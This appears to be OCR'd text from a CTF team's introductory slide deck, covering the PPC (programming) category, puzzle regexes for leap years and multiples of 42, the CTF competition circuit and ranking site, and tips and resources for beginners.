
```
(?!^0\d)(^\d*((((^|0|[2468])[048])|[13579][26])00$)|^\d*((0[48]|(^0*|[2468
])[048]|[13579][26]))$)
```

But wait, there's more, lvl 8

Regex matching multiples of number 42 (O_o)

```
^(?=^-?(\d*[02468])$)(?=^-?((?!$)(?>(|(?<Y>[147]\g<X>|[0369]\g<Y>|[258]\g
<Z>))(|(?<Z>[258]\g<X>|[147]\g<Y>|[0369]\g<Z>)))(?<X>[0369]\g<X>|[258]\g<
Y>|[147]\g<Z>|$))$)(?=^-?((?!$)(?>(|(?<B>4\g<A>|5\g<B>|6\g<C>|[07]\g<D>|[
18]\g<E>|[29]\g<F>|3\g<G>))(|(?<C>[18]\g<A>|[29]\g<B>|3\g<C>|4\g<D>|5\g<E
>|6\g<F>|[07]\g<G>))(|(?<D>5\g<A>|6\g<B>|[07]\g<C>|[18]\g<D>|[29]\g<E>|3\
g<F>|4\g<G>))(|(?<E>[29]\g<A>|3\g<B>|4\g<C>|5\g<D>|6\g<E>|[07]\g<F>|[18]\
g<G>))(|(?<F>6\g<A>|[07]\g<B>|[18]\g<C>|[29]\g<D>|3\g<E>|4\g<F>|5\g<G>))(
|(?<G>3\g<A>|4\g<B>|5\g<C>|6\g<D>|[07]\g<E>|[18]\g<F>|[29]\g<G>)))(?<A>$|
[07]\g<A>|[18]\g<B>|[29]\g<C>|3\g<D>|4\g<E>|5\g<F>|6\g<G>))$)-?(0|[1-9]\d
*)$
```

Summary



Learn strange new things, you would normally never even think of.

Category: PPC

PPC is good, because other teams are bad

Category: PPC

Some tasks are Top Coder like:

```
tl;dr use matrixes with fastpow to get the desired results in O(logn) time
```

And some require to make more complex software:

- bots for games (maze, bot fights)
- captcha solvers (image, audio)
- logical games solvers (sudoku, nonograms, jigsaw puzzles)

Tools

- Python, C

CTF league

CTF league

- Global ranking: ctftime.org
- Community driven
- Some have on-site finals: DEFCON, HITCON, 0CTF, SECCON, Codegate...
- In 2016 there were ~70 ranked CTFs
- Mostly during weekends
- 24-48h
- 150-1500 teams per event
- CTF in Geneva: Insomnihack (24.03.2017)

InsomniHack 2016 (Geneva)

Hitcon Finals 2016 (Taipei)

TrendMicro Finals 2016 (Tokyo)

How to start?

Few questions I will ask and answer myself

Is this even legal?

Why is it worth to play?

What do I need to know in order to start?

Does it cost anything?

Can I make money on this?

Are the tasks realistic?

Can I play by myself?

Where to find other people to play with?

Do I have to be good in every category?

Which CTF to start with?

- picoctf
- high school CTFs
- pwning2016.p4.team

Where to find materials?

- ctftime.org
- github.com/ctfs/
- github.com/p4-team/ctf/

Q & A

team@p4.team
p4-team
@p4_team